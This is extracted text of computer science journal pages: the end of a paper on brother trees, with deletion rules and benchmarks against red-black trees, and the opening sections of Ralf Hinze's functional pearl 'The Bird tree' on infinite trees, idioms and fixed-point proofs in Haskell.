There are no other trees of height 3 with four binary nodes. However, all choices, with the notable exception of the third, possibly violate the brother condition since the unary node on the lowest level possibly has a unary son. The third alternative, on the other hand, is a valid brother tree because it re-uses the subtrees from the original tree. Only the two upper levels are changed using a ‘left rotation’. Again, it is easy to see that the transformations preserve the height. In the code below, subtrees are re-used with the help of as-patterns.

$$\begin{aligned}
 n_2(N_1 t_1) a_1(N_1 t_2) &= N_1(N_2 t_1 a_1 t_2) \\
 n_2(N_1(N_1 t_1)) a_1(N_2(N_1 t_2)) a_2 t_3 @ (N_2 \dots \dots) &= N_1(N_2(N_2 t_1 a_1 t_2) a_2 t_3) \\
 n_2(N_1(N_1 t_1)) a_1(N_2(N_2 t_2 a_2 t_3)) a_3(N_1 t_4) &= N_1(N_2(N_2 t_1 a_1 t_2) a_2 \\
 &\quad (N_2 t_3 a_3 t_4)) \\
 n_2(N_1 t_1 @ (N_1 \dots)) a_1(N_2 t_2 @ (N_2 \dots \dots) a_2 t_3 @ (N_2 \dots \dots)) &= N_2(N_2 t_1 a_1 t_2) a_2(N_1 t_3) \\
 n_2(N_2(N_1 t_1)) a_1(N_2 t_2 a_2 t_3)) a_3(N_1(N_1 t_4)) &= N_1(N_2(N_2 t_1 a_1 t_2) a_2 \\
 &\quad (N_2 t_3 a_3 t_4)) \\
 n_2(N_2 t_1 @ (N_2 \dots \dots) a_1(N_1 t_2)) a_2(N_1(N_1 t_3)) &= N_1(N_2 t_1 a_1(N_2 t_2 a_2 t_3)) \\
 n_2(N_2 t_1 @ (N_2 \dots \dots) a_1 t_2 @ (N_2 \dots \dots)) a_2(N_1 t_3 @ (N_1 \dots)) &= N_2(N_1 t_1) a_1(N_2 t_2 a_2 t_3) \\
 n_2 t_1 a_1 t_2 &= N_2 t_1 a_1 t_2
 \end{aligned}$$

Turning to formal treatment, we first introduce subset types that capture the notion of a *shrunk tree*.

$$\begin{aligned}
 \mathcal{B}_h^- a &= \mathcal{B}_h a \cup \mathcal{U}_h a \\
 \mathcal{U}_{h+1}^- a &= N_1(\mathcal{B}_h^- a)
 \end{aligned}$$

The functions involved in deleting an element then satisfy the following invariants.

$$\begin{aligned}
 \textit{del} &\in \mathcal{B}_h a \rightarrow \mathcal{B}_h^- a \\
 \textit{del} &\in \mathcal{U}_h a \rightarrow \mathcal{U}_h^- a \\
 \textit{split-min} &\in \mathcal{B}_h a \rightarrow \text{Maybe}(a, \mathcal{B}_h^- a) \\
 \textit{split-min} &\in \mathcal{U}_h a \rightarrow \text{Maybe}(a, \mathcal{U}_h^- a) \\
 n_2 &\in \mathcal{U}_h^- a \rightarrow a \rightarrow \mathcal{B}_h a \rightarrow \mathcal{B}_{h+1}^- a \\
 n_2 &\in \mathcal{B}_h a \rightarrow a \rightarrow \mathcal{U}_h^- a \rightarrow \mathcal{B}_{h+1}^- a \\
 n_2 &\in \mathcal{B}_h^- a \rightarrow a \rightarrow \mathcal{B}_h^- a \rightarrow \mathcal{B}_{h+1}^- a \\
 \textit{root} &\in \mathcal{B}_0^- a \rightarrow \mathcal{B}_0 a \\
 \textit{root} &\in \mathcal{B}_{h+1}^- a \rightarrow (\mathcal{B}_{h+1} a \cup \mathcal{B}_h a)
 \end{aligned}$$

Note that *del* and *split-min* preserve the height, *n*<sub>2</sub> increases it, and *root* possibly decreases it.

While the definition of re-balancing is inevitable, *delete* can alternatively be defined in terms of an operation that appends, or rather, zips two brother trees of height *h* forming a brother tree of height *h* + 1. The details are left as an exercise to the reader.

## 6 Epilogue

Brother trees lend themselves well to a functional implementation. In particular, the re-balancing operations are nicely captured by equational rewrite rules. While insertion and deletion are adaptations of imperative algorithms, the construction of brother trees appears to be original. A similar approach also works for red-black trees (Hinze, 1999).

Some simple, but effective optimisations suggest themselves. Since all leaves have the same depth, we can eliminate nullary nodes by specialising the nodes on the penultimate level: *N*<sub>1</sub> *N*<sub>0</sub> becomes *L*<sub>1</sub> and *N*<sub>1</sub> *N*<sub>0</sub> *a*<sub>1</sub> *N*<sub>0</sub> becomes *L*<sub>2</sub> *a*<sub>1</sub>. Alternatively or additionally, unary nodes can be eliminated by introducing skewed binary nodes: *N*<sub>2</sub> (*N*<sub>1</sub> *t*<sub>1</sub>) *a*<sub>1</sub> *t*<sub>2</sub> becomes *N*<sub>12</sub> *t*<sub>1</sub> *a*<sub>1</sub> *t*<sub>2</sub> and *N*<sub>2</sub> *t*<sub>1</sub> *a*<sub>1</sub> (*N*<sub>1</sub> *t*<sub>2</sub>) becomes *N*<sub>21</sub> *t*<sub>1</sub> *a*<sub>1</sub> *t*<sub>2</sub>. Furthermore, to avoid unnecessary tests, the smart binary constructor *n*<sub>2</sub> should be split into two functions that only check for violations of the invariants involving either the left or the right son (*smart-constructor optimisation*). Again, the details are left as an exercise to the reader.

Several implementations of search trees have appeared in the functional programming literature, including AVL trees (Myers, 1984; Bird, 1998), 2-3 trees (Reade, 1992), red-black trees (Okasaki, 1998; Okasaki, 1999; Kahrs, 2001), and finger trees (Hinze & Paterson, 2006). But which to choose? Like AVL trees, but unlike 2-3 trees and red-black trees, brother trees support a simple implementation of deletion. Like 2-3 trees, but unlike AVL trees, there is no need for an additional field that contains the height or a balance factor. (The colour field of red-black trees can be eliminated at the cost of an additional constructor.) Finger trees are much more general and consequently more involved. When it comes to raw speed, initial measurements, see Table 2, are very encouraging. With the above optimisations in place, brother trees consistently outperform red-black trees, whose optimised implementation is reported to fly (Okasaki, 1999).

Table 2. Comparison of red-black trees and 1-2 brother trees. The programs were compiled using ghc-6.8.2 -O2. The running time is given in seconds, minimum of three runs, as reported by ghc's run-time system. All measurements were taken on an unloaded machine, AMD Athlon 64 X2 Dual Core Processor 5000+ with 8GB of main memory. Problem descriptions: (a) sorting; (b) first build using repeated inserts, then look-up (each element 100 times); (c) first build using repeated inserts, then destruct using repeated deletes. Data structures: (i) Okasaki's purely functional implementation of red-black trees with the smart-constructor optimisation in place, see Ex.3.10(a) in (1998); (ii) refinement of (i), so that only subtrees on the search path are checked for red-red violations, see Ex.3.10(b); (iii) 1-2 brother trees with leaf nodes eliminated and the smart-constructor optimisation incorporated; (iv) like (iii), but additionally doing away with unary nodes

<i>Random input</i>					
(a) <i>Sorting</i>	10,000	50,000	100,000	500,000	1,000,000
Red-black trees	0.01	0.22	0.69	13.96	53.91
Red-black trees'	0.02	0.32	0.98	17.53	68.21
1-2 brother trees	0.01	0.21	0.67	13.08	50.73
1-2 brother trees'	0.01	0.20	0.63	12.06	46.79
(b) <i>Searching</i>	10,000	50,000	100,000	500,000	1,000,000
Red-black trees	0.62	5.06	12.42	99.14	257.83
Red-black trees'	0.63	5.18	12.83	103.41	274.18
1-2 brother trees	0.56	4.75	11.68	93.41	241.99
1-2 brother trees'	0.62	5.01	12.28	98.09	250.30
(c) <i>Deletion</i>	10,000	50,000	100,000	500,000	1,000,000
Red-black trees	0.05	0.79	2.79	61.88	246.94
Red-black trees'	0.06	0.96	3.29	72.50	293.14
1-2 brother trees	0.07	0.96	3.41	76.41	309.98
1-2 brother trees'	0.05	0.69	2.39	52.12	208.49

<i>Strictly ascending input</i>					
(a) <i>Sorting</i>	10,000	50,000	100,000	500,000	1,000,000
Red-black trees	0.01	0.17	0.60	15.79	66.70
Red-black trees'	0.01	0.18	0.63	17.26	73.33
1-2 brother trees	0.00	0.10	0.37	9.74	40.81
1-2 brother trees'	0.01	0.11	0.38	9.64	40.26
(b) <i>Searching</i>	10,000	50,000	100,000	500,000	1,000,000
Red-black trees	0.41	2.51	5.80	44.79	127.28
Red-black trees'	0.41	2.52	5.80	46.28	134.20
1-2 brother trees	0.42	2.46	5.51	38.19	100.35
1-2 brother trees'	0.42	2.51	5.66	39.37	102.35
(c) <i>Deletion</i>	10,000	50,000	100,000	500,000	1,000,000
Red-black trees	0.05	0.81	3.02	77.29	321.07
Red-black trees'	0.05	0.84	3.21	83.07	344.60
1-2 brother trees	0.05	0.75	2.80	69.25	284.55
1-2 brother trees'	0.03	0.50	1.85	45.54	187.10

### Acknowledgement

I am grateful to Richard Bird for suggesting the use of representation invariants.

### References

- Adel'son-Vel'skiĭ, G. and Landis, Y. (1962) An algorithm for the organization of information. *Doklady Akademii Nauk SSSR* **146**:263–266. English translation in Soviet Math. Dokl. 3, pp. 1259–1263.
- Aho, A. V., Hopcroft, J. E. and Ullman, J. D. (1974) *The design and analysis of computer algorithms*. Addison-Wesley Publishing Company.
- Bayer, R. (1972) Symmetric binary B-trees: Data structure and maintenance algorithms. *Acta Informatica* **1**:290–306.
- Bird, R. (1998) *Introduction to Functional Programming using Haskell*. 2nd edn. Prentice Hall Europe.
- Guibas, L. J. and Sedgewick, R. (1978) A dichromatic framework for balanced trees. *Proceedings of the 19th Annual Symposium on Foundations of Computer Science* pp. 8–21. IEEE Computer Society.
- Guibas, L. J., McCreight, E. M., Plass, M. F. and Roberts, J. R. (1977) A new representation for linear lists. *Conference Record of the Ninth Annual ACM Symposium on Theory of Computing, Boulder, Colorado* pp. 49–60.
- Hinze, R. (1999) Constructing red-black trees. Okasaki, C. (ed), *Proceedings of the Workshop on Algorithmic Aspects of Advanced Programming Languages, WAAAPL'99, Paris, France* pp. 89–99. The proceedings appeared as a technical report of Columbia University, CU-CS-023-99.
- Hinze, R. and Paterson, R. (2006) Finger trees: a simple general-purpose data structure. *Journal of Functional Programming* **16**(2):197–217.
- Kahrs, S. (2001) Functional Pearl: Red-black trees with types. *Journal of Functional Programming* **11**(4):425–432.
- Myers, E. W. (1984) Efficient applicative data types. Kennedy, K., van Deuseen, M. S. and Landweber, L. (eds), *Proceedings of the Eleventh ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages, Salt Lake City, Utah, United States* pp. 66–75. ACM Press.
- Okasaki, C. (1998) *Purely Functional Data Structures*. Cambridge University Press.
- Okasaki, C. (1999) Functional Pearl: Red-black trees in a functional setting. *Journal of Functional Programming* **9**(4):471–477.
- Ottmann, T., Six, H.-W. and Wood, D. (1979) On the correspondence between AVL trees and brother trees. *Computing* **23**:43–54.
- Reade, C. (1992) Balanced trees with removals: an exercise in rewriting and proof. *Science of Computer Programming* **18**(2):181–204.



# FUNCTIONAL PEARLS

## *The Bird tree*

RALF HINZE

Computing Laboratory, University of Oxford  
 Wolfson Building, Parks Road, Oxford, OX1 3QD, England  
 ralf.hinze@comlab.ox.ac.uk

### 1 Introduction

Sadly, Richard Bird is stepping down as the editor of the ‘Functional Pearls’ column. As a farewell present, I would like to dedicate a tree to him. A woody plant is appropriate for at least two reasons: Richard has been preoccupied with trees in many of his pearls, and where else would you find a bird’s nest? Actually, there is a lot of room for nests, as the tree




Fig. 1. The Bird tree

is infinite. Figure 1 displays the first five levels. The Bird Tree, whose nodes are labelled with rational numbers, enjoys several remarkable properties.

Firstly, it is a *fractal* object, in the sense that parts of it are similar to the whole. The Bird Tree can be transformed into its left subtree by first incrementing and then reciprocalising the elements. To obtain the right subtree, we have to interchange the order of the two steps: the elements are first reciprocalised and then incremented. This description can be nicely captured by a *co-recursive* definition, given in the purely functional programming language Haskell (Peyton Jones 2003):

```

bird :: Tree Rational
bird = Node 1 (1 / (bird + 1)) ((1 / bird) + 1).
  
```

The definitions that make this work are introduced in the next section. For the moment, it suffices to know that the arithmetic operations are lifted pointwise to trees. For instance, *bird* + 1 is the same as *map* (+1) *bird*.

Returning to the tree properties, the picture suggests that mirroring the tree yields its reciprocal, *mirror bird* =  $1 / \text{bird}$ , and this is indeed the case. Furthermore, consider the sequence of rationals along the left (or the right) spine of the Bird Tree. We discover some old friends: each fraction consists of two consecutive *Fibonacci* numbers. In other words, we approximate the *golden ratio*  $\phi = (1 + \sqrt{5})/2$  as we go down the right spine. The tree also contains the natural numbers. For those, we have to descend in a zigzag fashion: right, left, right, left and so forth. On the other hand, if we list the numerators (or denominators) level-wise, we obtain a somewhat obscure sequence, which is not even listed in Sloane's 'On-Line Encyclopedia of Integer Sequences' (2009).<sup>1</sup>

The most intriguing property of the Bird Tree, however, is the following: Like the Stern-Brocot tree (Graham *et al.* 1994) or the Calkin-Wilf tree (Calkin & Wilf 2000), it enumerates all the positive rationals. In other words, the tree contains every positive rational exactly once.

The purpose of this pearl is twofold. First, we shall, of course, justify the claims made above. Sections 2 and 3 work towards this goal, reviewing the main proof technique and relating recursive and iterative tree definitions. Section 4 then shows that the Bird Tree and the Stern-Brocot tree are level-wise permutations of each other. Second, we aim to derive a loopless algorithm for linearising the Bird tree. Section 6 develops a general algorithm, with Section 5 preparing the ground.

## 2 Infinite trees, idioms and unique fixed points

In a lazy functional language such as Haskell, infinite trees are easy to define:

```
data Tree α = Node {root :: α, left :: Tree α, right :: Tree α}.
```

The type *Tree α* is a so-called *co-inductive datatype*. Its definition is similar to the standard textbook definition of binary trees, except that there is no base constructor, so we cannot build a finite tree. Since there is no base case, *mirror* is a one-liner:

```
mirror          :: Tree α → Tree α
mirror (Node a l r) = Node a (mirror r) (mirror l).
```

The function *mirror* like many more to come relies critically on lazy evaluation.

The definition of *bird* uses + and / lifted to trees. We obtain these liftings almost for free, as *Tree* is a so-called *applicative functor* or *idom* (McBride & Paterson 2008):

```
infixl 9 ◊
class Idiom φ where
  pure :: α → φ α
  (◊) :: φ (α → β) → (φ α → φ β)

instance Idiom Tree where
  pure a = t where t = Node a t t
  t ◊ u    = Node ((root t) (root u)) (left t ◊ left u) (right t ◊ right u).
```

<sup>1</sup> I have submitted the sequences, numerators and denominators of *bird* and its bit-reversal permutation tree (see Section 3), to the 'On-Line Encyclopedia of Integer Sequences' (preliminary A-numbers: A162909–A162912).

The call  $\text{pure } a$  constructs an infinite tree of  $a$ s; the idiomatic application  $\diamond$  takes a tree of functions and a tree of arguments to a tree of results.

Every instance of *Idiom* must satisfy

$$\begin{aligned} \text{pure } id \diamond u &= u && \text{(identity)} \\ \text{pure } (\circ) \diamond u \diamond v \diamond w &= u \diamond (v \diamond w) && \text{(composition)} \\ \text{pure } f \diamond \text{pure } x &= \text{pure } (f x) && \text{(homomorphism)} \\ u \diamond \text{pure } x &= \text{pure } (\lambda f \rightarrow f x) \diamond u, && \text{(interchange)} \end{aligned}$$

which allow us to rewrite every idiom expression into the form  $\text{pure } f \diamond a_1 \diamond \dots \diamond a_n$ . So idioms capture the idea of applying a pure function to ‘impure’ arguments.

We single out two special cases that we will need time and again:  $\text{map } f t = \text{pure } f \diamond t$  and  $\text{zip } g t u = \text{pure } g \diamond t \diamond u$ . The function *zip* lifts a binary operator to an idiomatic structure; for instance,  $(*) = \text{zip } (,)$  turns a pair of trees into a tree of pairs. In general,  $\text{pure } f \diamond a_1 \diamond \dots \diamond a_n$  lifts an  $n$ -ary function pointwise to an idiomatic structure. Using this ‘idiom’ we can define a generic instance of *Num*<sup>2</sup>:

$$\begin{aligned} \text{instance } (\text{Idiom } \phi, \text{Num } \alpha) \Rightarrow \text{Num } (\phi \alpha) \text{ where} \\ (+) &= \text{zip } (+) \\ (-) &= \text{zip } (-) \\ (*) &= \text{zip } (*) \\ \text{negate} &= \text{map } \text{negate} \\ \text{fromInteger} &= \text{pure } \circ \text{fromInteger}. \end{aligned}$$

In this pearl, we consider two idioms, infinite trees and streams. In both cases, the familiar arithmetic laws also hold for the lifted operators.

Every structure comes equipped with structure-preserving maps; so do idioms: a map  $h :: \phi \alpha \rightarrow \psi \alpha$  is an *idiom homomorphism* iff

$$h(\text{pure } a) = \text{pure } a \tag{1}$$

$$h(x \diamond y) = h x \diamond h y. \tag{2}$$

The map *mirror* is an example of an idiom homomorphism; it is even an *idiom isomorphism*, since  $\text{mirror} \circ \text{mirror} = id$ . This fact greatly simplifies reasoning, as we can, for instance, effortlessly rewrite  $\text{mirror}((1/bird)+1) = \text{mirror}(\text{pure } (+) \diamond (\text{pure } (/) \diamond \text{pure } 1 \diamond \text{bird}) \diamond \text{pure } 1)$  to  $\text{pure } (+) \diamond (\text{pure } (/) \diamond \text{pure } 1 \diamond \text{mirror } \text{bird}) \diamond \text{pure } 1 = (1/\text{mirror } \text{bird})+1$ .

This is all very well, but how do we prove the idiom and the homomorphism laws in the first place? It turns out that the type of infinite trees enjoys an attractive and easy-to-use proof principle. Consider the recursion equation  $x = \text{Node } a l r$ , where  $l$  and  $r$  possibly contain the variable  $x$  but *not* the expressions *root*  $x$ , *left*  $x$  or *right*  $x$ . Equations of this syntactic form possess a *unique solution*. (Rutten (2003) shows an analogous statement for streams; the proof, however, can be readily adapted to infinite trees.) Uniqueness can be exploited to prove that two infinite trees are equal: if they satisfy the same recursion

<sup>2</sup> Unfortunately, this doesn’t quite work with the Standard Haskell libraries, as *Num* has two super-classes, *Eq* and *Show*, which can’t sensibly be defined generically.

equation, then they are. The proof of  $1 / \text{bird} = \text{mirror bird}$  illustrates the idea:

$$\begin{aligned}
& 1 / \text{bird} \\
= & \quad \{ \text{definition of } \text{bird} \} \\
& 1 / \text{Node } 1 (1 / (\text{bird} + 1)) ((1 / \text{bird}) + 1) \\
= & \quad \{ \text{arithmetic} \} \\
& \text{Node } 1 ((1 / (1 / \text{bird})) + 1) (1 / ((1 / \text{bird}) + 1)) \\
\subset & \quad \{ x = \text{Node } 1 ((1 / x) + 1) (1 / (x + 1)) \text{ has a unique solution} \} \\
& \text{Node } 1 ((1 / \text{mirror bird}) + 1) (1 / (\text{mirror bird} + 1)) \\
= & \quad \{ \text{mirror is an idiom homomorphism} \} \\
& \text{Node } 1 (\text{mirror} ((1 / \text{bird}) + 1)) (\text{mirror} (1 / (\text{bird} + 1))) \\
= & \quad \{ \text{definition of } \text{mirror and } \text{bird} \} \\
& \text{mirror bird}.
\end{aligned}$$

The link  $\subset$  indicates that the proof rests on the *unique fixed-point principle*; the recursion equation is given within the curly braces. The upper part shows that  $1 / \text{bird}$  satisfies the equation  $x = \text{Node } 1 ((1 / x) + 1) (1 / (x + 1))$ ; the lower part establishes that  $\text{mirror bird}$  satisfies the same equation. The symbol  $\subset$  links the two parts, effectively proving the equality of both expressions. As regards contents, the proof relies on the facts that 1 is a fixed point of the reciprocal function and that reciprocal is an *involution*.

**Exercise 1** Using the unique fixed-point principle, show that '*Tree*' satisfies the idiom laws and that 'mirror' is an idiom homomorphism.

### 3 Recursion and iteration

The combinator *recurse* captures recursive or *top-down* tree constructions; the functions  $f$  and  $g$  are repeatedly mapped over the whole tree:

$$\begin{aligned}
\text{recurse} & :: (\alpha \rightarrow \alpha) \rightarrow (\alpha \rightarrow \alpha) \rightarrow (\alpha \rightarrow \text{Tree } \alpha) \\
\text{recurse } f \ g \ a & = t \text{ where } t = \text{Node } a (\text{map } f \ t) (\text{map } g \ t).
\end{aligned}$$

Thus, an alternative definition of *bird* is  $\text{recurse} (\text{recip} \circ \text{succ}) (\text{succ} \circ \text{recip}) 1$ , where *recip* is the reciprocal function and *succ* is the successor function.

We can also construct a tree in an *iterative* or *bottom-up* fashion; the functions  $f$  and  $g$  are repeatedly applied to the given initial seed  $a$ :

$$\begin{aligned}
\text{iterate} & :: (\alpha \rightarrow \alpha) \rightarrow (\alpha \rightarrow \alpha) \rightarrow (\alpha \rightarrow \text{Tree } \alpha) \\
\text{iterate } f \ g \ a & = \text{loop } a \text{ where } \text{loop } x = \text{Node } x (\text{loop } (f \ x)) (\text{loop } (g \ x)).
\end{aligned}$$

The type  $\alpha$  can be seen as a type of states and the infinite tree as an enumeration of the state space. One could argue that *iterate* is more natural than *recurse*. This intuition is backed up by the fact that  $\text{map } h \circ \text{iterate } f \ g$  is the *unfold* of the *Tree* co-datatype.

The goal of this section is to turn a recursive definition, such as the one for *bird*, into an iterative one, which can be executed manually to grow a tree. Before we tackle this




Fig. 2. A tree that contains all bit strings and its bit-reversal permutation tree.

problem, we note that both *recurse* and *iterate* satisfy a *fusion law*:

$$\begin{aligned}
 \text{map } h \circ \text{recurse } f_1 g_1 &= \text{recurse } f_2 g_2 \circ h \\
 &\uparrow \\
 h \circ f_1 = f_2 \circ h \wedge h \circ g_1 = g_2 \circ h \\
 &\downarrow \\
 \text{map } h \circ \text{iterate } f_1 g_1 &= \text{iterate } f_2 g_2 \circ h.
 \end{aligned}$$

**Exercise 2** Prove the fusion laws, and then use fusion to give an alternative proof that  $1/\text{bird} = \text{mirror bird}$ .

How are *recurse f g a* and *iterate f g a* related? Consider Figure 2, which displays the trees *recurse ([0]++) ([1]++) []* and *iterate ([0]++) ([1]++) []*. Since *f* and *g* are applied in different orders — inside out and outside in — each level of *recurse f g a* is the *bit-reversal permutation* of the corresponding level of *iterate f g a*. For brevity's sake, one tree is called the *bit-reversal permutation tree* of the other. Can we transform an instance of *recurse* into an instance of *iterate*? Yes, if the two functions are pre- or post-multiplications of elements of some given *monoid*. Let us introduce a suitable type class:

```

infixr 5 .
class Monoid α where
  ε :: α
  (·) :: α → α → α.
  
```

The *recursion-iteration lemma* then states

$$\text{recurse } (a\cdot) (b\cdot) ε = \text{iterate } (\cdot a) (\cdot b) ε, \quad (3)$$

where  $a$  and  $b$  are elements of some monoid  $(M, \cdot, \varepsilon)$ . To establish the lemma, we show that  $\text{iterate}(\cdot a)(\cdot b) \varepsilon$  satisfies the defining equation of  $\text{recurse}(a \cdot)(b \cdot) \varepsilon$ , that is  $t = \text{Node } \varepsilon (\text{map}(a \cdot) t) (\text{map}(b \cdot) t)$ :

$$\begin{aligned}
 & \text{iterate}(\cdot a)(\cdot b) \varepsilon \\
 = & \quad \{ \text{definition of iterate} \} \\
 = & \quad \text{Node } \varepsilon (\text{iterate}(\cdot a)(\cdot b)(\varepsilon \cdot a)) (\text{iterate}(\cdot a)(\cdot b)(\varepsilon \cdot b)) \\
 = & \quad \{ \varepsilon \cdot x = x = x \cdot \varepsilon \} \\
 = & \quad \text{Node } \varepsilon (\text{iterate}(\cdot a)(\cdot b)(a \cdot \varepsilon)) (\text{iterate}(\cdot a)(\cdot b)(b \cdot \varepsilon)) \\
 = & \quad \{ \text{fusion: } (x \cdot) \circ (\cdot y) = (\cdot y) \circ (x \cdot) \} \\
 = & \quad \text{Node } \varepsilon (\text{map}(a \cdot) (\text{iterate}(\cdot a)(\cdot b) \varepsilon)) (\text{map}(b \cdot) (\text{iterate}(\cdot a)(\cdot b) \varepsilon)).
 \end{aligned}$$

At first sight, it seems that the applicability of the lemma is somewhat hampered by the requirement on the form of the two arguments. However, since *endomorphisms*, functions of type  $\tau \rightarrow \tau$  for some  $\tau$ , form a monoid, we can easily rewrite an arbitrary instance of  $\text{recurse}$  into the required form ( $\diamond$  is function application below, the ‘apply’ of the identity idiom):

$$\begin{aligned}
 & \text{recurse}(\text{recip} \circ \text{succ})(\text{succ} \circ \text{recip}) 1 \\
 = & \quad \{ \text{fusion: } id \diamond x = x \text{ and } (\diamond x) \circ (f \circ) = f \circ (\diamond x) \} \\
 = & \quad \text{recurse}(\text{recip} \circ \text{succ} \circ) (\text{succ} \circ \text{recip} \circ) id \diamond 1 \\
 = & \quad \{ \text{recursion-iteration lemma} \} \\
 = & \quad \text{iterate}(\circ \text{recip} \circ \text{succ})(\circ \text{succ} \circ \text{recip}) id \diamond 1.
 \end{aligned}$$

Hooray, we have succeeded in transforming *bird* into an iterative form! Well, not quite; one could argue that using functions as the ‘internal state’ is cheating. Fortunately, we can provide a concrete representation of these functions by viewing a rational as a pair of numbers. To this end, we introduce a type of vectors:

$$\text{data } \text{Vector} = \begin{pmatrix} \text{Integer} \\ \text{Integer} \end{pmatrix}; \quad \mathbf{i} = \begin{pmatrix} 1 \\ 1 \end{pmatrix}.$$

The function *rat* maps the concrete to the abstract representation:

$$\begin{aligned}
 \text{rat} & :: \text{Vector} \rightarrow \text{Rational} \\
 \text{rat} \begin{pmatrix} a \\ b \end{pmatrix} &= a \div b,
 \end{aligned}$$

where  $\div$  constructs a rational from two integers.

Both *recip* and *succ* can be easily expressed as vector transformations. In fact, since they correspond to linear transformations, we can phrase them as matrix multiplications:

$$\text{data } \text{Matrix} = \begin{pmatrix} \text{Integer} & \text{Integer} \\ \text{Integer} & \text{Integer} \end{pmatrix}.$$

We assume the standard vector and matrix operations and take the opportunity to introduce a handful of matrices that we need later on:

$$\mathbf{I} = \begin{pmatrix} 1 & 0 \\ 0 & 1 \end{pmatrix}; \quad \mathbf{F} = \begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}; \quad \mathbf{M} = \begin{pmatrix} 0 & 1 \\ 1 & 1 \end{pmatrix}; \quad \mathbf{N} = \begin{pmatrix} 1 & 0 \\ 1 & 1 \end{pmatrix}; \quad \mathbf{P} = \begin{pmatrix} 1 & 1 \\ 0 & 1 \end{pmatrix}; \quad \mathbf{Q} = \begin{pmatrix} 1 & 1 \\ 1 & 0 \end{pmatrix}.$$

Now, the concrete counterpart of *recip* is  $(\mathbf{F}*)$  and that of *succ* is  $(\mathbf{F}^*)$ . Here,  $*$  is matrix multiplication. As an aside,  $\mathbf{F}$  is mnemonic for *flip*, as  $\mathbf{F} * \mathbf{X}$  flips  $\mathbf{X}$  vertically, and  $\mathbf{X} * \mathbf{F}$  flips  $\mathbf{X}$  horizontally:

$$rat \circ (\mathbf{F}*) = recip \circ rat \quad (4)$$

$$rat \circ (\mathbf{F}^*) = succ \circ rat. \quad (5)$$

Since square matrices with matrix multiplication form a monoid, we can redo the derivation above in more concrete terms:

$$\begin{aligned} & recurse (recip \circ succ) (succ \circ recip) 1 \\ = & \{ \text{fusion: } rat \mathbf{i} = 1, (4) \text{ and } (5) \} \\ & map rat (recurse ((\mathbf{F}*) \circ (\mathbf{F}^*)) ((\mathbf{F}^*) \circ (\mathbf{F}*)) \mathbf{i}) \\ = & \{ (\mathbf{X}*) \circ (\mathbf{Y}*) = ((\mathbf{X} * \mathbf{Y})*), \mathbf{F} * \mathbf{F} = \mathbf{I} \text{ and } \mathbf{F}^* * \mathbf{F} = \mathbf{I} \} \\ & map rat (recurse (\mathbf{F}^*) (\mathbf{F}^*) \mathbf{i}) \\ = & \{ \text{fusion: } \mathbf{I} * \mathbf{v} = \mathbf{v} \text{ and } (\mathbf{v} * \mathbf{I}) \circ (\mathbf{X}*) = (\mathbf{X}*) \circ (\mathbf{v} * \mathbf{I}) \} \\ & map rat (map (*\mathbf{i}) (recurse (\mathbf{F}^*) (\mathbf{F}^*) \mathbf{I})) \\ = & \{ \text{functor and define } mediant = rat \circ (*\mathbf{i}) \} \\ & map mediant (recurse (\mathbf{F}^*) (\mathbf{F}^*) \mathbf{I}) \\ = & \{ \text{recursion-iteration lemma} \} \\ & map mediant (iterate (*\mathbf{F}^*) (*\mathbf{F}^*) \mathbf{I}). \end{aligned}$$

If we unfold the definition of *mediant*, we obtain

$$\begin{aligned} mediant & :: \text{Matrix} \rightarrow \text{Rational} \\ mediant \begin{pmatrix} a & b \\ c & d \end{pmatrix} &= (a+b) \div (c+d). \end{aligned}$$

The rational  $\frac{a+b}{c+d}$  is the so-called *mediant* of  $\frac{a}{c}$  and  $\frac{b}{d}$ , hence the name of the function. The matrix  $\begin{pmatrix} a & b \\ c & d \end{pmatrix}$  can be seen as representing the interval  $(\frac{a}{c}, \frac{b}{d})$ , which contains the mediant if  $\frac{a}{c} \leq \frac{b}{d}$ .

The iterative formulation of *bird* explains why the Fibonacci numbers appear on the two spines. The initial state is  $\begin{pmatrix} 1 & 0 \\ 0 & 1 \end{pmatrix}$ ; the state is updated as follows:

$$\begin{pmatrix} b & a+b \\ d & c+d \end{pmatrix} = \begin{pmatrix} a & b \\ c & d \end{pmatrix} * \mathbf{F} \leftarrow \begin{pmatrix} a & b \\ c & d \end{pmatrix} \mapsto \begin{pmatrix} a & b \\ c & d \end{pmatrix} * \mathbf{F}^* = \begin{pmatrix} a+b & a \\ c+d & c \end{pmatrix}.$$

Each row implements the iterative Fibonacci algorithm, which maintains two consecutive Fibonacci numbers. After  $n$  steps, we obtain

